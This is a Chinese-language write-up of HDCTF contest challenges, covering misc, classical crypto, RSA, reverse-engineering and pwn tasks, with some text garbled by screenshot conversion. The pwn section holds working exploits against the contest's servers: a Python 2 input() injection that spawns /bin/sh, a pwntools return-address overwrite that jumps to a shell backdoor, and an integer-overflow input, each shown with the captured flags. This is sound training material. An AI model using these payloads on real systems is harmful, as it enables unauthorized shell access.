

脚本

```

import binascii
import zipfile
import time
def crc32asii(v):
    return (binascii.crc32(bytes(str(v), encoding='ascii')) & 0xffffffff)
for x in range(1, 10000):
    f = zipfile.ZipFile("00000001.zip", "r")
    for i in range(1, 13):
        GetCrc = f.getinfo(str(i))
        crc = GetCrc.CRC
        a = ("0x%08x" % crc)
        j = crc32asii(x)
        if ("0x%08x" % j) == a:
            print(i, x)
            time.sleep(0.1)

```

使用助记词登录之后，复制地址，去查询最近的交易记录



详情里得到的直接转字符串得到flag

16进制到文本字符串

加密或解密字符串长度不可以超过10M

1 48444354467b57656c636f6d324554485f576f726c647d

16进制转字符

字符转16进制

测试用例

清空结果

复制结果

只需一個按鍵，不費吹灰之力

1 HDCTF{Welcom2ETH_World}

到点了，上号


出题肯定有故事doge

考点是mp3保留字隐写数据，wp里给了wiki链接

https://en.wikipedia.org/wiki/MP3#File_structure

直接拿脚本就出了，未学习原理。

https://github.com/impakho/de1ctf-mc_challs/blob/master/writeup/mc_easybgm/mp3.py



```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>python mp3-decode.py -h
Traceback (most recent call last):
  File "mp3-decode.py", line 192, in <module>
    decode(sys.argv[1])
  File "mp3-decode.py", line 129, in decode
    rfp = open(path, 'rb')
FileNotFoundError: [Errno 2] No such file or directory: '-h'

C:\Users\Administrator\Desktop>python mp3-decode.py C:\Users\Administrator\Desktop\attachment\我很抱歉.mp3
HDCTF{she_nerver_be_with_me}
C:\Users\Administrator\Desktop>
```

crypto

起源

应该是凯撒直接解

挑战
45 Solves
×

起源

50

一切的起点，祝你好运

KGFWI{fubswr_lv_vr_hdvb}

Flag

Submit

CTFCrackTools-v3.2.4 林晨skr 敬慈

Decrypt
Decode
Encode
Plugins

Crypto
HexConvert
PluginsMenu

0123456789

```

LHGXJ {gvctxs_mw_ws_iewc}
MLHYK {hwduyt_nx_xt_jfxd}
NJIZL {ixevzu_oy_yu_kgye}
OKJAM {jyfwav_pz_zv_lhzf}
PLKBN {kzgxbw_qa_aw_miaq}
QMLCO {lahycx_rb_bx_njbh}
RNMDP {mbizdy_sc_cy_okci}
SONEQ {ncjaez_td_dz_pldj}
IPOFR {odkbfa_ue_ea_qmek}
UQPGS {pelcgb_vf_fb_rnfl}
VRQHI {qfmdhc_wg_gc_sogm}
WSRIU {rgneid_xh_hd_tphn}
XISJV {shofje_yi_ie_uqio}
YUIKW {tipgkf_zj_jf_vrjp}
ZVULX {ujqhlg_ak_kg_wskq}
AWWMY {vkrimh_bl_lh_xtlr}
BXWNZ {wlsjni_cm_mi_yums}
CYXOA {xmtkoj_dn_nj_zvnt}
DZYPB {ynulpk_eo_ok_awou}
EAZQC {zovmql_fp_pl_bxpv}
FBARD {apwnrm_gq_qm_cyqw}
GCBSE {bqxosn_hr_rn_dzrx}
HDCIF {crypto_is_so_easy}
IEDUG {dszqup_jt_tp_fbtz}
JFEVH {etarvq_ku_uq_gcua}
KGFWI {fubswr_lv_vr_hdvb}

```

围住世界：

挑战

32 Solves

×

围住世界

100

用什么围住世界呢

HeSDhFso}CTeIFyT{neunFcn

Flag

Submit

这题疑惑了挺久的，以为是自己找的网站和软件不对。反反复复里里外外。试了好几个。后来翻看笔记的时候发现可能是w型栅栏密码

<http://www.atoolbox.net/Tool.php?Id=777.com>

栅栏密码加密/解密【W型】

明文：	HDCTF{TheFencelsSoFunny}	
栏数：	5	
	<input type="button" value="加密"/>	<input type="button" value="解密"/>
密文：	HeSDhFso}CTeIFyT{neunFcn	

有趣起来了：

挑战

24 Solves

×

有趣起来了 100

欢迎来到编码的世界 <http://suo.im/6pqF25>

swxgu{nlivrmgvivhgrmtxlwv}

Flag

Submit

就倒序，ctf特训营上有讲的。quiqui也可以做的，前面改成hdctf就好了。顺便把字母改一下即可。

Puzzle:

```
swxgu{nlivrmgvivhgrmtxlwv}
```

Clues: For example G=R QVW=THE

```
swxgu=hdctf
```

auto

Solve

NASBA国内CPE指定供应商

新纲高清网课发布
高顿财经



```
0 -2.207 hd ct f{lore interesting code}
1 -2.607 hd ct f{rom einte melting code}
2 -2.665 hd ct f{rom elatement law code}
3 -2.750 hd ct f{rame but enent buscade}
```

官方wp上给的是用脚本

```
Python 保存(Save) 我的代码 嵌入博客(Embed) 执行(Run) +
1 de = 'abcdefghijklmnopqrstuvwxyz'
2 en = 'zyxwvutsrqponmlkjihgfedcba{}'
3 string = 'swxgu{nlivrmgvivhgrmtxlwv}'
4 output = ''
5 for i in string:
6     for j in range(28):
7         if i == en[j]:
8             output+=de[j]
9             print(output)
h
hd
hdc
hdct
hdctf
hdctf{
hdctf{m
hdctf{mo
hdctf{mor
hdctf{more
hdctf{morei
hdctf{morein
hdctf{moreint
hdctf{moreinte
hdctf{moreinter
hdctf{moreintere
hdctf{moreinteres
hdctf{moreinterest
hdctf{moreinteresti
hdctf{moreinterestin
hdctf{moreinteresting
hdctf{moreinterestingc
hdctf{moreinterestingcod
hdctf{moreinterestingcode
hdctf{moreinterestingcode}
```

神秘字符：

一看时候只注意到mc。以为是什么mc的其他版本。就去疯狂google也没找到。后来就翻到mc的wiki。就mc附魔台上的字符，玩过mc的应该都知道,mc wiki上找张对比图，对比就好



https://minecraft-zh.gamepedia.com/Minecraft_Dungeons:%E7%AC%A6%E6%96%87

← → ↻ minecraft-zh.gamepedia.com/Minecraft_Dungeons:符文

剧透警告！
本条目包含Minecraft Dungeons的详细内容，在实际游玩前阅读可能会降低你对它的乐趣。阅读后果自负！

 本文章介绍的是Minecraft Dungeons中的文字系统。关于Minecraft中的符号文字，请见“[附魔台 § 标准银河字母](#)”。

Minecraft Dungeons使用一套类似于标准银河字母的文字系统，同样也是简单的字母表替代密码，但与标准银河字母所使用的符号不同。其使用的语言是英语。Mojang不会提供符文对照表。^[1]

符文对照表 [编辑 | 编辑源代码]

前26位为A-Z英文字母，中间10位为0-9数字，后5位暂且未知（疑似标点符号）。

							
A	B	C	D	E	F	G	H
							
I	J	K	L	M	N	O	P
							
Q	R	S	T	U	V	W	X
							
Y	Z	0	1	2	3	4	5
							
6	7	8	9	!	?	.	,
							
.							

参考 [编辑 | 编辑源代码]

1. ↑ <https://www.gameinformer.com/2020/04/09/mojang-takes-its-biggest-brand-in-a-bold-new-direction-with-minecraft->

茫茫人海：

base64隐写，跟[ACTF新生赛2020]base64隐写挺像的。反正也是套脚本就好了

```
1.txt × bs.py
C: > Users > Administrator > Desktop > 1.txt
1 YXpWaFRVcFpVMGMwV1VGWGFbPT1=
2 VFV4SE1FUnlVVGs0YVVGd1ZnPT0=
3 Y1dsbVJHZDROVp1TWs1S2RRPT2=
4 TmtSVFVscEx1bVZRUTJobVZnPT0=
5 YkRRRelpscHVjbFkyT1dwTFV3PT1=
6 VkVSNWFYSndjWghvZG5SVFdnPT0=
7 ZVdwcmJIQX1jMVZMY2xobE5nPT1=
8 VjJoM1lrNU1OVFJZYm1wTFdnPT0=
9 V1VWT1pXMTBaMnAzVUdzMGJ3PT1=
10 ZEc5T1QydHdkV1ZHU21kT1F3PT0=
11 YjFsTU0wZfZjRlpHTkhaS01BPT0=
12 UzJwdFIySm9ja2s3VHpsaldRPT3=
13 Ym1GeE1saFdha1ZDV1ZkelFRPT1=
14 Y2s1NE56VxkbUZCYzFoRFNBPT1=
15 VkU4MmFFcDBRV1UwWmtaTWFRPT1=
16 WdovFZXUXhRMGc1ZUVFe1JBPT0=
17 Y1d1aFdFRjNibEI1V1ZwW1J3PT1=
18 WmpOb1VtRk1iRUpRV0hkTFRRPT0=
19 Vm1WdVdVvXhXakJYVW1xb2N3PT1=
20 U1ZGTmJYUTBWRk53T1VOWWVRPT2=
21 Y1RKM1NtRkhhSHB5VjFWTU9RPT1=
22 WwtoV1RtOXFiWfpvT1VKTU5BPT3=
```

```
1 import base64
2 b64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
3 with open('1.txt', 'rb') as f:
4     flag = ''
5     bin_str = ''
6     for line in f.readlines():
7         stegb64 = str(line, "utf-8").strip("\n")
8         rowb64 = str(base64.b64encode(
9             base64.b64decode(stegb64)), "utf-8").strip("\n")
10        offset = abs(b64chars.index(stegb64.replace('=', ''))
11                    [-1]) - b64chars.index(rowb64.replace('=', ''))[-1])
12        equalnum = stegb64.count('=') # no equalnum no offset
13        if equalnum:
14            bin_str += bin(offset)[2:].zfill(equalnum * 2)
15        print([chr(int(bin_str[i:i + 8], 2))
16              for i in range(0, len(bin_str), 8)])
17
```

终端 问题 输出 调试控制台 Code

```
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'n', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00'
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'n', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00'
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'n', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00'
['H', 'D', 'C', 'T', 'F', '{', 'w', 'h', 'e', 'r', 'e', '_', 'a', 'n', 'e', '_', 'y', 'o', 'u', '}', '\x00', '\x00', '\x00', '\x00', '\x00'

[Done] exited with code=0 in 0.069 seconds
```

もう少しだけ (もう少し
離さないで (離れた

奇怪的贝斯:

整不会了这题，抱歉。

具体思路应该就是构造一个码表。\\x即是转义字符，方便表示

babysrsa:

挑战 13 Solves ×

babysrsa
300

参考: <https://www.anquanke.com/post/id/87105>

 [babysrsa.rar](#)

Flag

<https://www.anquanke.com/post/id/87105>

这题还好，纯现代密码菜鸡，不过给了pqe。又给了个链接，先求欧拉，然后就n, d, m

```
root@jin: ~/HDCTF/babysrsa # vim encode.py
root@jin:~/HDCTF/babysrsa# python encode.py
1948305093494856604958199110043745228687859790671270269427636787296381
root@jin:~/HDCTF/babysrsa# cat encode.py
#coding:utf-8
from binascii import a2b_hex, b2a_hex
import gmpy2
#flag = "*****"
p = 262248800182277040650192055439906580479
q = 262854994239322828547925595487519915551
e = 65533
n = p*q
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
c = 6840561865509123185090145967978598991577276046749403991017607512280956569691
3
m = pow(c, d, n)
print(m)
#a=(int(str(m),16))
a=191853633260784640753082658319123392799532077630882079100618224148262386737246
462849
#print(a2b_hex(str(a)).decode())
#print(int(str(m), 16))
# n=6893340686118175506936627568514100189468973412789549946536582627545126512892
9
#c = pow(int(b2a_hex(flag), 16), e, n)
# int(b2a_hex(flag), 16)把flag转为16进制，flag的16进制的e次方在摸n。取出来的结果
给c
# print(c)
# m=1948305093494856604958199110043745228687859790671270269427636787296381
root@jin:~/HDCTF/babysrsa#
```

```
#coding:utf-8
from binascii import a2b_hex, b2a_hex
import gmpy2
#flag = "*****"
p = 262248800182277040650192055439906580479
q = 262854994239322828547925595487519915551
e = 65533
n = p*q
phi = (p-1)*(q-1)
d = gmpy2.invert(e, phi)
c = 68405618655091231850901459679785989915772760467494039910176075122809565696913
m = pow(c, d, n)
print(m)
#a=(int(str(m),16))
a=191853633260784640753082658319123392799532077630882079100618224148262386737246462849
```

<https://tool.lu/hexconvert/>
<https://www.bejson.com/convert/ox2str/>

The screenshot shows a web-based tool for converting hexadecimal to text. The interface includes a navigation menu with options like '我的', '在线工具', '码农文库', '奇淫巧技', '软件推荐', and '网址导航'. Below the menu, there is a section for '16进制到文本字符串' (Hexadecimal to Text String). A warning message states: '加密或解密字符串长度不可以超过10M'. The main input field contains a long hexadecimal string: '48444354467b31633762343734353831306430626236661663639387d'. The output field shows the converted flag: 'HDCTF{1c7b4745810d0bb6faf698}'. Below the main interface, there is a Google advertisement for '停止显示此广告' (Stop showing this ad).

进制	结果
2	1001000010001000100001101010100010001100111110:
8	441042065210636630543156610641563206516030460:
10	194830509349485660495819911004374522868785979(
16	48444354467b316337623437343538313064306262366(
26	xmvewkngvfdtaamnhjopjcfnikxragexnylikubzbwfwcebd
32	1448GTM8SXK2RSQC8T3ED1N70RK0S1GC9H3CSK1CRV:
36	6hp0q89pf3aeda80satb9ejzc4y9unh3nnkqzcpcdjkt
52	eybdLWbKqtrFoyGNmJBdBKxUVSxgaQsCRZjJWAoaD
58	4hhf29V2krJ37hQuRqm9XKjbLF7nEMr8xXUgXyPg

4

Re

sign_up

直接查看字符串就可看到flag

Address	Length	Type	String
[s] .rdata:00403000	0000000E	C	libgcj-13.dll
[s] .rdata:0040300E	00000014	C	_Jv_RegisterClasses
[s] .rdata:00403026	00000007	C	%s{...
[s] .rdata:0040302D	00000015	C	HDCTF(re_w3lcome_)
[s] .rdata:00403048	0000002C	C	Do you want to know what's REVERSE ? (y/n)
[s] .rdata:00403078	00000018	C	Mingw runtime failure:\n
[s] .rdata:00403090	00000031	C	VirtualQuery failed for %d bytes at address %p
[s] .rdata:004030C4	00000032	C	Unknown pseudo relocation protocol version %d.\n
[s] .rdata:004030F8	0000002A	C	Unknown pseudo relocation bit size %d.\n
[s] .eh_frame:0040...	0000000B	C	\x01\b\x01\x1B\f\x04\x04
[s] .eh_frame:0040...	00000019	C	A\x0E\b
[s] .eh_frame:0040...	00000007	C	男
[s] .eh_frame:0040...	00000015	C	A\x0E\b
[s] .eh_frame:0040...	00000005	C	C\x0E \x10
[s] .eh_frame:0040...	00000005	C	C\x0E \x10
[s] .eh_frame:0040...	00000005	C	C\x0E \x10

re1

这题比赛的时候看,以为是异或运算+base64换表然后解密,找了半天硬是没找全64个字符。然后就不了了之。Re也不咋会。之后的题可以看官方wp。

5

Pwn

calculator

题目描述:

挑战
5 Solves
×

calculator

100

基于python2编写的零信任安全超级计算器，荣获2077年度安全大赛概念奖（村级）只能算两位bit你能秒我？

nc 39.107.127.44 20001

Flag

Submit

python2的input执行输入导致rce

先用__import__('os').system('/bin/sh')。

直接rce

然后用python -c 'import pty;pty.spawn("/bin/bash");'。

获得一个bash的shell

```
root@jin:~# nc 39.107.127.44 20001
Welcome to the 20th most wonderful calculator!
+*/ supported! That's coooooooooooooool!

First number: __import__('os').system('/bin/sh')
whoami
root
python -c 'import pty;pty.spawn("/bin/bash");'
root@635a91676522:/#
```

找到之后cat即可

```
python -c 'import pty;pty.spawn("/bin/bash");'
root@635a91676522:/# find / -name flag
find / -name flag
/home/ctf/flag
root@635a91676522:/# cat /home/ctf/flag
cat /home/ctf/flag
HDCTF{a950a46f-97b3-4902-a07a-7ca1181ae0d8}
root@635a91676522:/#
```

自己写了一个。。发现py直接input就可了

```
root@jin:~# cat a.py
a=input("shuru:")
root@jin:~# python a.py
shuru:__import__('os').system('/bin/sh')
# whoami
root
```

warmup

abs函数是取绝对值的意思。所以不可能小于0。考虑abs负数溢出。就是2的31次方。直接写脚本传就可

```
1 __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3     __int64 result; // rax@3
4     __int64 v4; // rcx@3
5     int v5; // [sp+4h] [bp-Ch]@1
6     __int64 v6; // [sp+8h] [bp-8h]@1
7
8     v6 = *MK_FP(__FS__, 40LL);
9     printf("As the says going, too much water drowned the miller.\n For example:", a2, a3);
10    __isoc99_scanf("%d", &v5);
11    if ( abs(v5) < 0 )
12    {
13        puts("You win");
14        system("cat flag.txt");
15    }
16    result = 0LL;
17    v4 = *MK_FP(__FS__, 40LL) ^ v6;
18    return result;
19 }
```

```

File Edit View Search Terminal Help
#coding:utf-8
from pwn import *
sh=remote("39.107.127.44","10007")
payload=pow(2,31)
sh.recvuntil("For example:")
sh.sendline(str(payload))
sh.interactive()
~
~

```

```

root@jin:~/HDCTF/warmup# nc 39.107.127.44 10007
As the says going, too much water drowned the miller.
For example:2147483648
You win
HDCTF{bd3f49e5-ed69-4dbc-8c5e-0702c17168d4}
root@jin:~/HDCTF/warmup# ls
a.py
root@jin:~/HDCTF/warmup# python a.py
[*] Checking for new versions of pwntools
To disable this functionality, set the contents of /root/.pwntools-cache/update to 'never'.
[*] A newer version of pwntools is available on pypi (3.12.2 --> 4.2.1).
Update with: $ pip install -U pwntools
[+] Opening connection to 39.107.127.44 on port 10007: Done
[*] Switching to interactive mode
You win
HDCTF{bd3f49e5-ed69-4dbc-8c5e-0702c17168d4}
[*] Got EOF while reading in interactive
$

```

backdoor

字符串查看到sh,跟入

Address	Length	Type	String
.rodata:000000...	00000008	C	/bin/sh
.rodata:000000...	00000016	C	welcome to HDCTF 2nd!
.rodata:000000...	00000013	C	what is your name:
.eh_frame_hdr:...	00000006	C	\x01\x1B\x03;<
.eh_frame_hdr:...	00000006	C	x
.eh_frame_hdr:...	00000006	C	豎

继续跟

```

.rodata:0000000004007A0 db 1
.rodata:0000000004007A1 db 0
.rodata:0000000004007A2 db 2
.rodata:0000000004007A3 db 0
.rodata:0000000004007A4 aBinSh db '/bin/sh',0 ; DATA XREF: .text:00000000040069B7o
.rodata:0000000004007AC ; char s[]
.rodata:0000000004007AC s db 'welcome to HDCTF 2nd!',0 ; DATA XREF: main+447o
.rodata:0000000004007C2 ; char aWhatIsYourName[]
.rodata:0000000004007C2 aWhatIsYourName db 'what is your name:',0 ; DATA XREF: main+4E7o
.rodata:0000000004007C2 _rodata ends
.rodata:0000000004007C2

```

bash后门

```

.text:000000000400695
.text:000000000400697 ;
.text:000000000400698      push   rbp
.text:00000000040069B      mov     rbp, rsp
.text:0000000004006A0      mov     edi, offset aBinSh ; "/bin/sh"
.text:0000000004006A5      call   _system
.text:0000000004006A6      nop
.text:0000000004006A7      pop     rbp
.text:0000000004006A8      retn
.text:0000000004006A8 ; ===== S U B R O U T I N E =====
.text:0000000004006A8

```

查看buf到r的位置

```

-0000000000000000      db ? ; undefined
-000000000000000C      db ? ; undefined
-000000000000000B      db ? ; undefined
-000000000000000A      db ? ; undefined
-0000000000000009      db ? ; undefined
-0000000000000008      db ? ; undefined
-0000000000000007      db ? ; undefined
-0000000000000006      db ? ; undefined
-0000000000000005      db ? ; undefined
-0000000000000004      db ? ; undefined
-0000000000000003      db ? ; undefined
-0000000000000002      db ? ; undefined
-0000000000000001      db ? ; undefined
+0000000000000000      db 8 dup(?)
+0000000000000008      db 8 dup(?)
+0000000000000010      db 8 dup(?)
+0000000000000010 ; end of stack variables

```

编写脚本溢出即可

```

#coding:utf-8
from pwn import *
sh=remote("39.107.127.44","10002")
payload='a' * 0x0A + 'a' * 0x08 + p64(0x00400697)
sh.recvuntil("what is your name:\n")
sh.sendline(payload)
sh.sendline("/bin/sh")
sh.interactive()

```

```

root@jin:~/HDCTF/backdoor# python a.py
[+] Opening connection to 39.107.127.44 on port 10002: Done
[*] Switching to interactive mode
$ ls
backdoor
bin
dev
flag.txt
lib
lib32
lib64
$ cat flag.txt
HDCTF{4dd1d213-2558-4e99-a1f8-1992d5d62ce5}
$

```

其他pwn题本菜不会，pwn题可以参考某大佬，应该是ak了pwn题的：

<https://www.cnblogs.com/z2yh/p/13771942.html>